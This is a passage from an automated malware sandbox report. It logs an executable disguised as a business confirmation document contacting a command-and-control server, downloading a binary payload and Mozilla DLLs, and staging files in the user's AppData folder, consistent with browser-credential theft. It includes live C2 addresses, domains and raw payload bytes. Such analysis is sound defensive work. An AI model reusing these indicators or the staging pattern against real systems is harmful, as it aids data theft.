Mar 30, 2021 14:22:35.672044992 CEST	56794	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:35.728362083 CEST	53	56794	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:39.725234985 CEST	56534	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:39.773957968 CEST	53	56534	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:40.635807037 CEST	56627	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:40.681838989 CEST	53	56627	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:42.115354061 CEST	56621	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:42.469630957 CEST	53	56621	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:46.125507116 CEST	63116	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:46.180718899 CEST	53	63116	8.8.8.8	192.168.2.4
Mar 30, 2021 14:23:02.913553953 CEST	64078	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:23:02.959594965 CEST	53	64078	8.8.8.8	192.168.2.4
Mar 30, 2021 14:23:05.464485884 CEST	64801	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:23:05.510462999 CEST	53	64801	8.8.8.8	192.168.2.4
Mar 30, 2021 14:23:07.462343931 CEST	61721	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:23:07.525099993 CEST	53	61721	8.8.8.8	192.168.2.4
Mar 30, 2021 14:23:11.476567030 CEST	51255	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:23:11.522428036 CEST	53	51255	8.8.8.8	192.168.2.4
Mar 30, 2021 14:23:12.928796053 CEST	61522	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:23:12.974716902 CEST	53	61522	8.8.8.8	192.168.2.4
Mar 30, 2021 14:23:14.088263035 CEST	52337	53	192.168.2.4	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 30, 2021 14:22:42.115354061 CEST	192.168.2.4	8.8.8.8	0xa083	Standard query (0)	ekocafebali.com	A (IP address)	IN (0x0001)
Mar 30, 2021 14:22:46.125507116 CEST	192.168.2.4	8.8.8.8	0x51d8	Standard query (0)	telete.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 30, 2021 14:22:42.469630957 CEST	8.8.8.8	192.168.2.4	0xa083	No error (0)	ekocafebali.com		111.67.28.15	A (IP address)	IN (0x0001)
Mar 30, 2021 14:22:46.180718899 CEST	8.8.8.8	192.168.2.4	0x51d8	No error (0)	telete.in		195.201.225.248	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.139.236.6

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49744	45.139.236.6	80	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe

Timestamp	kBytes transferred	Direction	Data
Mar 30, 2021 14:22:46.680660963 CEST	4263	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: text/plain; charset=UTF-8 Content-Length: 128 Host: 45.139.236.6
Mar 30, 2021 14:22:47.493658066 CEST	4264	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 30 Mar 2021 12:22:47 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Access-Control-Allow-Headers: * Access-Control-Allow-Origin: * Data Raw: 32 35 63 0d 0a 75 6e 4e 32 47 4b 2b 6e 50 6d 63 4d 2b 4b 54 73 6e 35 34 55 79 39 68 38 50 4c 54 49 5a 2b 69 6d 37 49 51 4e 6d 67 33 57 41 4f 56 4d 54 30 46 62 6e 33 38 48 62 51 59 47 70 35 76 30 45 71 53 73 77 4f 4e 48 31 4a 34 67 65 31 62 53 65 30 4f 75 36 34 67 2f 38 39 4a 35 31 74 48 51 36 57 4e 49 4f 58 70 62 72 65 78 68 75 61 31 57 50 46 6b 49 53 49 36 51 58 37 65 63 33 46 36 65 76 4a 56 5a 55 2f 2b 6a 46 4f 68 49 34 62 31 32 34 76 62 4c 37 58 61 79 44 53 66 6b 67 53 6c 79 61 64 73 4e 78 2f 59 79 38 73 4e 47 5a 52 52 77 57 2f 48 45 77 43 34 53 32 6c 6c 71 53 72 49 68 64 64 6c 4c 59 38 46 79 47 4a 30 32 5a 34 38 42 67 6a 30 77 34 34 59 69 67 32 55 72 48 64 4d 75 4d 2b 56 35 62 6f 7a 65 34 32 75 62 30 79 59 56 37 44 6e 73 73 68 55 6b 64 31 57 47 66 45 37 6c 4e 6e 6c 6b 49 33 36 79 2f 35 72 49 35 4d 68 77 48 69 4a 7a 58 4d 6f 58 6a 31 6a 62 76 78 4c 64 61 6c 76 50 66 66 58 48 67 67 5a 44 50 72 34 6c 66 45 6f 45 61 6a 79 43 73 47 53 73 71 37 4a 4e 78 59 55 65 4c 79 59 43 37 69 45 57 6f 79 46 6b 37 6b 51 4a 71 33 73 63 54 55 6a 6b 65 34 68 59 47 35 70 6b 41 6e 75 72 76 58 54 56 75 6b 46 31 69 4a 63 41 78 52 34 39 51 6d 73 36 6e 51 65 67 75 56 30 53 69 54 6d 49 33 64 33 69 65 66 51 70 41 73 54 61 51 53 68 6d 2b 42 39 4f 46 38 6e 6a 43 4a 2b 41 77 43 56 6d 4e 6a 31 56 34 55 59 6e 44 73 52 2f 64 39 78 54 57 35 74 69 50 66 79 67 37 35 6f 44 7a 32 4f 71 7a 70 61 50 65 53 73 4d 30 6d 65 43 30 4e 48 65 77 41 4d 34 63 66 7a 4c 2b 66 57 54 39 6f 4d 4c 79 42 37 65 52 4b 69 53 62 6e 70 70 35 4f 69 41 4c 33 33 44 61 67 73 54 77 2b 44 71 6d 73 65 57 41 38 4f 69 52 64 30 61 56 65 4c 51 6a 4a 32 63 37 69 6a 45 4a 35 77 51 69 53 4b 6b 62 74 37 56 6a 50 6f 2b 67 6e 46 6a 57 51 76 4b 73 55 42 79 71 6f 37 39 58 31 41 6c 7a 6e 72 33 66 69 4e 79 39 56 32 4a 6b 43 6c 46 41 54 38 75 78 4e 49 31 2b 36 73 7a 45 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: 25cunN2GK+nPmcM+KTsn54Uy9h8PLTIZ+im7IQNmg3WAOVMT0Fbn38HbQYGp5v0EqSswONH1J4ge1b Se0Ou64g/89J51tHQ6WNIOXpbrexhua1WPFkISI6QX7ec3F6evJVZU/+jFOhI4b124vbL7XayDSfkgSlyadsNx/Yy8 sNGZRRwW/HEwC4S2llqSrIhddlLY8FyGJ02Z48Bgj0w44Yig2UrHdMuM+V5boze42ub0yYV7DnsshUkd1WGfE7INnl kI36y/5rI5MhwHiJzXMoXj1jbvxLdalvPffXHggZDPr4lfEoEajyCsGSsq7JNxYUeLyYC7iEWoyFk7kQJq3scTUjke4hYG5pkAnu rvXTVukF1iJcAxR49Qms6nQeguV0SiTmI3d3iefQpAsTaQShm+B9OF8njCJ+AwCVmNj1V4UYnDsR/d9xTW5tiPfyg7 5oDz2OqzpaPeSsM0meC0NHewAM4cfzL+fWT9oMLyB7eRKiSbnpp5OiAL33DagsTw+DqmseWA8OiRd0aVeLQjJ2c7ij EJ5wQiSKkbt7VjPo+gnFjWQvKsUByqo79X1Alznr3fiNy9V2JkClFAT8uxNI1+6szEA==0
Mar 30, 2021 14:22:47.594737053 CEST	4265	OUT	GET //l/f/7y4Wg3gBuI_ccNKoGwkK/0a3546e5040ab5a4b3cac44b064a321d51adba4a HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: 45.139.236.6
Mar 30, 2021 14:22:48.132806063 CEST	4266	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 30 Mar 2021 12:22:48 GMT Content-Type: application/octet-stream Content-Length: 916735 Connection: keep-alive Last-Modified: Thu, 11 Feb 2021 18:55:17 GMT ETag: "60257d95-dfcff" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Timestamp	kBytes transferred	Direction	Data
Mar 30, 2021 14:22:51.396064043 CEST	5218	OUT	GET //l/f/7y4Wg3gBuI_ccNKoGwkK/7a6d75ef6f646f4419fc28f58e62a7952e597921 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: 45.139.236.6
Mar 30, 2021 14:22:51.930301905 CEST	5220	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 30 Mar 2021 12:22:51 GMT Content-Type: application/octet-stream Content-Length: 2828315 Connection: keep-alive Last-Modified: Thu, 11 Feb 2021 18:55:16 GMT ETag: "60257d94-2b281b" Accept-Ranges: bytes Data Raw: 50 4b 03 04 14 00 00 00 08 00 9a 7a 6e 4e 3c 09 f8 7b 72 d2 00 00 d0 69 01 00 0b 00 00 00 6e 73 73 64 62 6d 33 2e 64 6c 6c ec fd 7f 7c 14 d5 d5 38 00 cf ee 4e 92 0d 59 d8 05 36 18 24 4a 90 a0 d1 a0 06 16 24 31 80 d9 84 dd 44 20 b0 61 c9 2e 11 13 b4 6a 4c b7 56 f9 b1 43 b0 12 08 4e 02 3b 19 b7 f5 e9 a3 7d ec 2f ab f5 f1 e9 0f db a7 b6 b5 80 d5 ea 86 d8 24 f8 13 81 5a 2c 54 a3 52 bd 71 63 8d 92 86 45 63 e6 3d e7 dc 99 dd 0d da ef f7 fb be 7f bf f0 c9 ec cc dc 3b f7 9e 7b ee b9 e7 9e 73 ee b9 e7 d6 de 70 bf 60 11 04 41 84 3f 4d 13 84 83 02 ff 57 21 fc df ff e5 99 04 61 ca ec 3f 4e 11 9e ca 7e 65 ce 41 d3 ea 57 e6 ac 6f f9 fa b6 82 cd 5b ef ba 7d eb cd df 2c b8 e5 e6 3b ef bc 2b 5c f0 b5 db 0a b6 4a 77 16 7c fd ce 82 15 6b fd 05 df bc eb d6 db ae 9a 3c 79 52 a1 5e c6 45 07 6f 18 6e 78 73 d1 63 c6 9f ef d1 9f 3d 56 0f bf ed cf 2c fe e9 46 f8 ed bb fb cc 63 75 f4 bc e4 a7 1b e8 77 c1 4f fd f4 5b f2 d3 75 f0 7b cf d3 3c df 77 ff b8 f8 a7 37 50 19 8b 1f 7b 91 9e 4b 7e ea a6 df 45 f4 dd 77 ff f8 d2 63 fc f7 1a 7a 5e f7 f5 5b 5a b0 be 7f d7 36 9f 47 10 56 9b 32 84 e7 2b ba 6e 34 de 0 d 08 97 cc c9 31 4d c9 11 2e 84 86 97 f0 77 7b 66 c3 bd 03 6e 4a 4c f8 e8 a0 7b b3 20 64 0a f4 9c fc 15 da 4d 84 e4 2b b6 98 20 b9 82 7f e4 10 84 d4 2f ff 29 b8 ce 24 58 21 b5 08 b2 f4 e3 cb 9b 4c c2 0e 4b 1a 60 ab 4d c2 91 8b e0 77 b3 49 f8 ef 4c 41 38 72 ad 49 58 ff 7f e8 a3 a2 72 d3 c4 be 04 38 37 98 ff 7d fe ab c2 b7 ed 08 c3 ef e9 3c bd 5d 17 72 b8 d3 ff 15 00 54 57 6d bd f5 e6 f0 cd 82 b0 62 36 2f 13 5f 0a 17 9b d2 b3 61 bd 15 57 f1 6c 42 02 db e0 33 11 6e 84 e5 5f ca 17 bb 6a eb b6 ad b7 08 02 6f eb 4d 7a 9d 15 5f 51 de d6 db ee b8 eb 16 81 da 8e 38 10 ac f0 bb e2 4b f9 2a 85 ff ff bf ff a7 7f f5 ea 90 bc ac c8 67 72 08 e1 4c b9 cd 2a 48 2e b5 d6 76 b6 fb 8b 84 36 5b 2a 92 bf e9 34 49 97 a8 dd 7b de 31 67 09 c2 3c 1c 02 3e 4d ca d3 24 47 9d 26 59 d9 8b d0 f7 f2 0b ce c6 1e 2d f7 a1 12 93 a3 4f 98 01 39 5c b1 c6 1e 2c 74 c8 e1 57 1b 6d ae 58 20 a8 b6 59 d5 33 ea 2a 87 e2 19 53 3c 23 7d 1e 22 85 3e cf 30 52 42 67 2c 9c 1d b2 6c 68 2e 73 8b e1 6f d8 0f b8 c5 e6 72 cf 70 38 13 ae 09 29 bf cf 33 82 1d 4b 0f 76 fb 01 93 eb 64 73 d9 8d 6e 33 14 2b 5d 07 8f f6 03 2b dc e3 ae c3 ed 6b 72 4d 75 01 5f 90 59 5c 82 a0 0e cb 2f 38 54 cf 18 96 0b af 06 26 0b 42 43 83 22 8d 75 8e da 3b be 0f 65 a9 6b 20 75 24 1e 81 cf 15 8f cd 7e 60 bd 7b 1c 21 ab 4d c8 09 f3 ae 5c 57 ac 59 a9 33 37 2b 6e 51 f5 5a 95 2a ab ea b1 c5 33 5c 47 15 bf 35 64 be a1 f8 90 5a 9f 68 56 4c cd ea 5a 1b 7c 6b 89 35 17 f7 ab 58 46 ac 59 1e cc 6c 56 56 57 9a d5 43 98 d8 7c bd fd 80 80 cf 62 fb aa 5c 93 5a 0f 95 87 6d 81 20 f3 03 30 f0 d4 d0 50 fe 46 38 7b 5d 90 55 11 70 da da 52 57 2c 6e 91 fb b5 4d 4d 1b d5 7f e8 c8 73 aa 1e c2 5f 40 b5 aa 3e 51 dd 08 20 8e a8 b5 4e a5 3e 11 54 3f 57 4d ea 16 11 b1 29 39 42 d6 86 ce a3 f6 8e bf 00 9e ec 07 96 d8 0f 1c 6d 56 57 b4 9a 9b 8b bb ed 07 62 80 36 7b e5 11 7c 21 da 0f bc 08 ef d4 4f ec 07 12 01 4d 1a 89 8a e5 3e d6 3e c3 24 5c 2e 25 d4 d7 4c d2 88 7a 46 93 6c d0 a5 f6 03 33 9a 95 9d 01 b3 7c 08 b0 30 23 2a 4e 2b ee b7 1f 38 c4 9b e7 35 db 0f c0 ef 4e af e8 8a 55 34 2b 62 80 15 66 53 ff 03 32 3a 63 f6 8e 1f 03 7a e5 b6 04 c0 31 43 a9 1f 92 b6 da 0f 40 41 cd 9d 5a f8 26 b5 d6 a1 f6 95 77 6f 13 d5 d7 e2 16 fb 81 c3 00 52 40 04 Data Ascii: PKznN<{rinssdbm3.dll|8NY6J1D a.jLVCN;}/$Z,TRqcEc=;{sp`A?MW!a?N~eAWo[},;+\Jw|k<yR^Eonxs c=V,FcuwO[u{<w7P{K~Ewcz^[Z6GV2+n41M.w{fnJL{ dM+ /)$X!LK`MwILA8rIXr87}<]rTWmb6/_aWlB3n_joMz_Q8K*grL*H .v6[*4l{1g<>M$G&Y-O9\,tWmX Y3*S<#}">0RBg,lh.sorp8)3Kvdsn3+]+krMu_Y\/8T&BC"u;ek u$~`{!M\WY37+nQZ*3\G5 dZhVLZ|k5XFYlVVWC|b\Zm 0PF8{]UpRW,nMMs_@>Q N>T?WM)9BmVWb6{|!OM>>$\.%LzFl3|0#*N+85NU4+bfS2: cz1C@AZ&woR@
Mar 30, 2021 14:22:54.861716032 CEST	8144	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data, boundary=fQ2iY0qI4sL4iB1dG6aM1wQ5vV6a Content-Length: 1401 Host: 45.139.236.6
Mar 30, 2021 14:22:55.761436939 CEST	8146	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 30 Mar 2021 12:22:55 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Access-Control-Allow-Headers: * Access-Control-Allow-Origin: * Data Raw: 32 38 0d 0a 36 39 65 63 32 30 33 63 38 35 34 37 30 31 32 36 37 34 33 34 34 64 61 62 62 63 39 32 37 36 39 64 61 63 39 35 30 61 61 65 0d 0a 30 0d 0a 0d 0a Data Ascii: 2869ec203c8547012674344dabbc92769dac950aae0

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 30, 2021 14:22:43.042481899 CEST	111.67.28.15	443	192.168.2.4	49742	CN=ekocafebali.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Feb 22 03:09:42 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun May 23 04:09:42 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Mar 30, 2021 14:22:46.332696915 CEST	195.201.225.248	443	192.168.2.4	49743	CN=telecut.in CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Feb 17 11:17:19 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue May 18 12:17:19 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe PID: 6592 Parent PID: 5976

General

Start time:	14:21:22
Start date:	30/03/2021
Path:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe'

Copyright Joe Security LLC 2021

Imagebase:	0x400000
File size:	118784 bytes
MD5 hash:	EDEFF76475B73D1EA8F9F8EB8AFDB738
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe PID: 5668 Parent PID: 6592

General

Start time:	14:22:30
Start date:	30/03/2021
Path:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe'
Imagebase:	0x400000
File size:	118784 bytes
MD5 hash:	EDEFF76475B73D1EA8F9F8EB8AFDB738
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	562D3C	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	562D3C	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	562D3C	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	562D3C	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	562D3C	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	562D3C	InternetOpenUrlA
C:\Users\user\AppData\LocalLow\sqlite3.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	431374	CreateFileA
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	43BA3B	CopyFileW
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43BA3B	CopyFileW
C:\Users\user\AppData\LocalLow\RYwTiizs2t	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43BA3B	CopyFileW
C:\Users\user\AppData\LocalLow\rQF69AzBla	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43BA3B	CopyFileW
C:\Users\user\AppData\LocalLow\iK0eK1lK3k	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40BF56	CreateDirectoryTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40BF56	CreateDirectoryTransactedA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	431374	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssdbm3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\prldap60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\qipcap.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\softokn3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ucrtbase.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\vcruntime140.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\breakpadinjector.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\freebl3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldap60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\ldif60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\lgpllibs.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\libEGL.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozglue.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\mozMapi32_InUse.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\msvcp140.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nss3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\nssckbi.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-namedpipe-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processenvironment-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-profile-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-rtlsupport-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-string-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-2-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-sysinfo-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-timezone-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-util-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-conio-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41DAEF	CreateFileA
